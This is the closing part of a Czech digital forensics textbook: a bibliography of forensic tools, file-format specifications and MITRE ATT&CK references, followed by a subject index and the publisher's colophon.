106. MICROSOFT. *Windows Search Overview* [online]. 01/26/2022. Dostupné z: https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-overview [cit. 2024-04-17].

107. MICROSOFT. What Is Included in the Index [online]. 01/07/2021. Dostupné z: https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-included-in-index [cit. 2024-08-14].

108. FLYNN, Brendan. *Configuration and Settings* [online]. March 31, 2020. Microsoft Dev blogs. Dostupné z: https://devblogs.microsoft.com/windows-search-platform/configuration-and-settings/ [cit. 2024-04-18].

109. TURHAN, Ali Paşa. *Deep Dive: Analysis of Shell Link (.lnk) Files* [online]. July 9, 2023. DOCGuard. Dostupné z: https://www.docguard.io/deep-dive-analysis-of-shell-link-lnk-binary-file-format-and-malicious-lnk-files/ [cit. 2024-04-10].

110. MICROSOFT. *[MS-OLEDS]: Object Linking and Embedding (OLE) Data Structures* [online]. 06/24/2021. Dostupné z: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/85583d21-c1cf-4afe-a35f-d6701c5fbb6f [cit. 2024-04-14].

111. MICROSOFT. *[MS-SHLLINK]: Shell Link (.LNK) Binary File Format* [online]. 06/24/2021. Dostupné z: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-shllink/16cb4ca1-9339-4d0c-a68d-bf1d6cc0f943 [cit. 2024-04-10].

112. METZ, Joachim. *Windows Shortcut File format specification* [online]. Dostupné z: https://github.com/libyal/liblnk/blob/main/documentation/Windows%20Shortcut%20File%20(LNK)%20format.asciidoc [cit. 2024-04-15].

113. MICROSOFT. *PhysicalAddress Class* [online]. Dostupné z: https://learn.microsoft.com/en-us/dotnet/api/system.net.networkinformation.physicaladdress?view=net-8.0 [cit. 2024-04-15].

114. MICROSOFT. *[MS-CFB]: Compound File Binary File Format* [online]. 10/30/2024. Dostupné z: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b [cit. 2024-04-15].

115. KHATRI, Yogesh. *Windows 7 Thumbcache hash algorithm* [online]. June 15, 2012. Dostupné z: https://www.swiftforensics.com/2012/06/windows-7-thumbcache-hash-algorithm.html [cit. 2024-04-16].

116. YARA. *Writing YARA rules.* Dostupné z: https://yara.readthedocs.io/en/latest/writingrules.html [cit. 2024-11-22].

117. PATZKE Thomas. *SigmaHQ/sigma-specification.* Dostupné z: https://github.com/SigmaHQ/sigma-specification [cit. 2024-11-22].

118. IKLODY Andras. *MISP – Threat Intelligence Sharing Platform.* Dostupné z: https://github.com/MISP/MISP [cit. 2024-11-22].

119. ROTH, Florian. *Neo23x0.* Dostupné z: https://github.com/Neo23x0 [cit. 2024-11-22].

120. WITHSECURELABS**.** *Chainsaw.* Dostupné z: https://github.com/WithSecureLabs/chainsaw/releases [cit. 2024-11-22].

121. YAMATO SECURITY. *Hayabusa*. Dostupné z: https://github.com/Yamato-Security/hayabusa [cit. 2024-11-22].

122. NEXTRON SYSTEMS. *Valhalla. YARA and Sigma Rule Feed.* Dostupné z: https://www.nextron-systems.com/valhalla/ [cit. 2024-11-22].

123. NCC Group. *Research Blog* [online]. Dostupné z: https://research.nccgroup.com/ [cit. 2024-11-22].

124. WITHSECURELABS. *Rapidly Search and Hunt through Windows Forensic Artefacts*. Dostupné z: https://github.com/WithSecureLabs/chainsaw/blob/master/README.md#examples [cit. 2024-11-22].

125. THE MITRE CORPORATION. *Modify Registry.* Dostupné z: https://attack.mitre.org/techniques/T1112/ [cit. 2024-11-22].

126. THE MITRE CORPORATION. *OS Credential Dumping: LSASS Memory.* Dostupné z: https://attack.mitre.org/techniques/T1003/001/ [cit. 2024-11-22].

127. THE MITRE CORPORATION. *Scheduled Task/Job: Scheduled Task.* Dostupné z: https://attack.mitre.org/techniques/T1053/005/ [cit. 2024-11-22].

128. NEXTRON SYSTEMS. *Thor Lite. Free IOC and YARA Scanner.* Dostupné z: https://www.nextron-systems.com/thor-lite/ [cit. 2024-11-22].

129. ROTH, Florian. *Fenrir. Simple Bash IOC Scanner.* Dostupné z: https://github.com/Neo23x0/Fenrir [cit. 2024-11-22].

130. ROTH, Florian. *Loki – Simple IOC and YARA Scanner.* Dostupné z: https://github.com/Neo23x0/Loki [cit. 2024-11-22].

131. CISCO. *NetFlow Version 9 Flow-Record Format.* Dostupné z: https://www.cisco.com/en/US/technologies/tk648/tk362/technologies_white_paper09186a00800a3db9.html [cit. 2024-11-22].

132. PHOTOGRAPHY MAD. *EXIF Data Explained* [online]. Dostupné z: https://www.photographymad.com/pages/view/exif-data-explained [cit. 2022-11-22].

133. NIRSOFT [online]. Dostupné z: https://www.nirsoft.net/ [cit. 2024-11-22].

134. NIRSOFT. *ExifDataView v1.15.* Dostupné z: https://www.nirsoft.net/utils/exif_data_view.html [cit. 2024-11-22].

135. EXIFTOOL by Phil Harvey. *Read, Write and Edit Meta Information!* Dostupné z: https://exiftool.org/ [cit. 2024-11-22].

136. EXIFTOOL by Phil Harvey. [online]. *exiftool Application Documentation.* Dostupné z: https://exiftool.org/exiftool_pod.html [cit. 2024-11-24].

137. GOOGLE, LLC. *Google Maps* [online Dostupné z: https://www.google.com/maps/ [cit. 2022-11-25].

138. WIGLE.net [online]. Dostupné z: https://wigle.net/ [cit. 2024-11-25].

139. INTERNET ASSIGNED NUMBERS AUTHORITY (IANA). *Number Resources* [online]. Dostupné z: https://www.iana.org/numbers [cit. 2024-11-25].

140. RIPE NCC. *Réseaux IP Européens Network Coordination Centre* [online]. Dostupné z: https://www.ripe.net/ [cit. 2024-11-25].

141. SHOWMYIP. *Bulk IP Lookup* [online]. Dostupné z: https://www.showmyip.com/bulk-ip-lookup/ [cit. 2024-11-25].

142. EXTERRO. *Browse Product by Downloads: AccessData FTK Imager* [online]. Dostupné z: https://www.exterro.com/ftk-product-downloads [cit. 2024-11-25].

143. GRENIER, Christophe. *TestDisk & PhotoRec Download* [online]. Dostupné z: https://www.cgsecurity.org/wiki/TestDisk_Download [cit. 2024-12-05].

144. GRENIER, Christophe *File Formats Recovered by PhotoRec* [online]. Dostupné z: https://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec [cit. 2024-12-05].

145. ZIMMERMAN, Eric. *BStrings.* Dostupné z: https://github.com/EricZimmerman/bstrings [cit. 2024-12-05].

146. GOVERNMENT COMMUNICATIONS HEADQUARTERS. CyberChef [online]. Dostupné z: https://gchq.github.io/CyberChef/ [cit. 2024-03-30]

147. STATSCOUNTER GLOBALSTATS [online]. Dostupné z: https://gs.statcounter.com/browser-market-share [cit. 2024-05-29].

148. GOOGLE. *Check & delete your Chrome browsing history* [online]. Dostupné z: https://support.google.com/chrome/answer/95589#zippy=%2Cwhat-your-history-lists [cit. 2024-05-25].

149. OBSIDIANFORENSICS. *Hindsight* [online]. Dostupné z: https://github.com/obsidianforensics/hindsight [cit. 2024-04-18].

150. FOXTON FORENSICS. *Blog Post. Analysing synchronised browser history* [online]. Dostupné z: https://www.foxtonforensics.com/blog/post/analysing-synchronised-browser-history [cit. 2024-07-28].

151. NIRSOFT. *BrowserHistoryView* [online]. Dostupné z: https://www.nirsoft.net/utils/browsing_history_view.html [cit. 2024-04-18].

Rejstřík

A

Access Control (MAC) 153
Alternate Data Stream (ADS) 112
AMCACHE.hve 62
Americký Federální úřad pro vyšetřování (FBI) 11
Analýza a korelace informací 40
Analýza cloudových prostředí 16
Analýza mobilních zařízení 15
Analýza operační paměti 17
Analýza síťové komunikace 16
Analýza škodlivého kódu 16
Analýza webových prohlížečů 187
Artefakty souborových systémů 109
Association of Chief Police Officers, ACPO 197
ASTM International 12
AUTOMATICDESTINATIONS 125
Automatizace analýzy 130

B

Background Activity Moderator (BAM) 80
Base16 183
Best evidence 43
Binární kopie 43
BrowserHistoryView 193
BStrings 180

C

Captain Zap 197
Computer Analysis and Response Team (CART) 11
Computer Forensics 13
Connected User Experience and Telemetry 102
Custom Content Image 163
CUSTOMDESTINATIONS 125, 126
CyberChef 183, 185
Cyklický redundantní součet 44

D

DarkSide 27
Data Carving 60, 167, 177
Data Recovery 16, 167, 170, 199
Denial of Service (DOS) 28
Detekce a analýza 33
Digital Forensics 9, 197
Digital Investigation Framework 39
Digitální forenzní analýza 9, 43
Digitální stopy 43, 46
Directory Listing 160
Distributed Denial of Service (DDOS) 28
DoppelPaymer 27

E

E-Discovery 17
Elektronicky uložené informace (ESI) 17
Encase 13, 44
Encrypted DISK DETECTOR (EDD) 52
Endpoint Detection and Response (EDR) 48
EvtxECmd 85
Exchangeable Image File 144
ExifDataView 144
ExifTool 145
Expert Witness Compression Format (E01) 44, 157
Explorer 62, 64
Extended File Allocation Table (ExFAT) 110

F

Fenrir 140
File Allocation Table (FAT32) 109
Forensic Scirence Regulator 13
ForensicToolkit (FTK) 13
Forenzní blokátor zápisu 57
Forenzní obraz disku 135, 157
Form_Submit 190
Formulování závěrů, reportování 40
FTK Imager 13, 111, 157
Full Disk Image 57

G

Geolokace WiFi 153

Geolokalizace 148
Google Chrome 187, 188

H

Hash Listing 161
Hayabusa 135, 139
Hexadecimal 183
Hindsight 189
Historie a vývoj oboru digitální forenzní analýza 11
Hlavičky souborů 59

CH

Chain-of-Custody 37
ChainSaw 135, 136
Chip-Off 15, 58

I

Indicator of Compromise (IOC) 134
Infiltrátor 22, 26
Integrita 29, 37
Internal (Insider) Threat Investigation 22
Interní metadata 143
IP adresy 155
ISO/IEC 27037:2012 14, 198
ISO/IEC 27041:2015 15
ISO/IEC 27042:2015 15
ISO/IEC 27043:2015 15
ISO/IEC 27050:2016 15
Izolace, eliminace a obnova 33

J

JLECmd 125, 126
JTAG 58
JumpList Explorer 126
Jump Lists 125

K

KAPE 130
Kódování Base64 184
Kódování textu 183
Krádeže obchodního tajemství 22
Kroll Artifact Parser and Extractor 54, 199

L

LAPSUS$ 27
LECmd 123
Legalita 37
Link 190
LNK soubory 122
Logický obraz disku 44, 45
Logon type 3 95
Logon type 10 95
Loki 140

M

MAGNET Encrypted Disk Detector 164
Master File Table 110, 199
Metadata 34, 40, 119, 122, 143
MFTECmd 111, 128
Microsoft Edge (Chromium) 188
Microsoft-Windows-NetworkProfile 98
MiTeC Windows Registry Recovery (WRR) 62
Mozilla Firefox 188
MSIX systémové registry 81
MS Office události zobrazení dialogového okna 105

N

Národní Institut pro standardy a technologie (NIST) 9
Nedbalý uživatel 22, 24
Nepodjatost 38
Nespokojený/Zákeřný uživatel 22
Network Level Authentication 95
Network 51
New Technology File System (NTFS) 110
NIST 800-61 Guide to Integrating Forensic Techniques into Incident Response 33
NIST 800-86 Guide to Integrating Forensic Techniques into Incident Response 39
NTUSER.DAT 62

O

Obnova smazaných dat 35, 167
Odbor kriminalistické techniky a expertiz (OKTE) Policie ČR 21
Odborné vyjádření 19
Offline zajištění 57
Online/Live zajišťování stop 45
Opakovatelnost/Přezkoumatelnost 38
OpenSavePidMRU 82
Opera 188
Organization for Standardization (ISO) 14
Originální zařízení 43
Otevření obrazu disku 159

P

PCAP (Packet Capture) 51
PhotoRec 177

Plánování spustitelných úloh 106
Podmínky forenzní analýzy 37
Poučení z incidentu 35
PowerShell Script Execution 102
Práce s obrazy disků 157
Prefetch 115
Priorita zajišťování stop 45
Profesní uplatnění digitální forenzní 19
Profilace WiFi sítí 72
Protokoly systémových událostí 84
Příprava na bezpečnostní incident 33

R

Ransomware as a Service 27, 30
RBCmd 168
Recent Docs 124
RecycleBin 168
Registry Explorer 64
Reload 190
Remote Desktop Protocol (RDP) 78
REvil 31
R-Studio 170

S

SAM 68
Scientific Working Group Digital Evidence (SWGDE) 12, 197
Search Index DB Reporter (SIDR) 118
SECURITY 61
Security Account Manager (SAM) 68
Service Set IDentifier (SSID) 72, 153
Services Set Identifier (BSSID) 153
Shell Items 122
Shell Link Binary File 122
Sigma pravidla 134
SIM card swap attack 27
SOFTWARE 61
Specializované metody zajišťování stop 58
Spouštění aplikací 61, 76, 99
Start_Page 190
Supply-Chain kanál 31
SYSTEM 61
Systémové registry 62, 107

T

The 414s 11
The National Cybersecurity and Communications Integration Center (NCCIC) 22
Thor Lite 140
Thumbcacheviewer 127
Thumbs.db and Thumbcache 126
Triage zajišťovaných stop 54
Typed 190

U

USB Detective 133
USRCLASS.DAT 62
Uživatelské profily webových prohlížečů 188

V

Volatile Data 46
Výpis kontrolních sum 161
Výpis obsahu disku 160
Vytvoření obrazu disku 157

W

Wigle.net 153
Windows Defender Operational 104
Windows Search Index DB 117
Windows System Services 80
Wireshark 52
Workflow zajišťování stop 46

Y

YARA pravidla 134

Z

Zajištění síťových disků 56
Zajišťování operační paměti 50
Zajišťování síťového provozu 52
Zajišťování stop 54
Zajišťování stop a dokumentace místa činu 39
Zákon č. 254/2019 Sb., o znalcích, znaleckých kancelářích a znaleckých ústavech 19
Znalecké zkoumání 19
Znalecký posudek 20
Zneužití firemní infrastruktury 23
Zpřístupnění obsahu obrazu disku 160
Zvládání bezpečnostních incidentů 16

Ž

Životní cyklus zvládání bezpečnostních incidentů 33

Z produkce Nakladatelství Oeconomica

více informací na https://oeconomica.vse.cz/

Název	**Základy digitální forenzní analýzy**
Autor	Ing. Jiří Hološka, Ph.D.
Vydavatel	Vysoká škola ekonomická v Praze Nakladatelství Oeconomica
Vydání	1. vydání v elektronické podobě
Jazyková a redakční úprava	Mgr. Ludmila Doudová
Grafický návrh	Daniel Hamerník, DiS.
Počet stran	226
DTP	Vysoká škola ekonomická v Praze Nakladatelství Oeconomica
Doporučená cena	Zdarma

ISBN 978-80-245-2550-1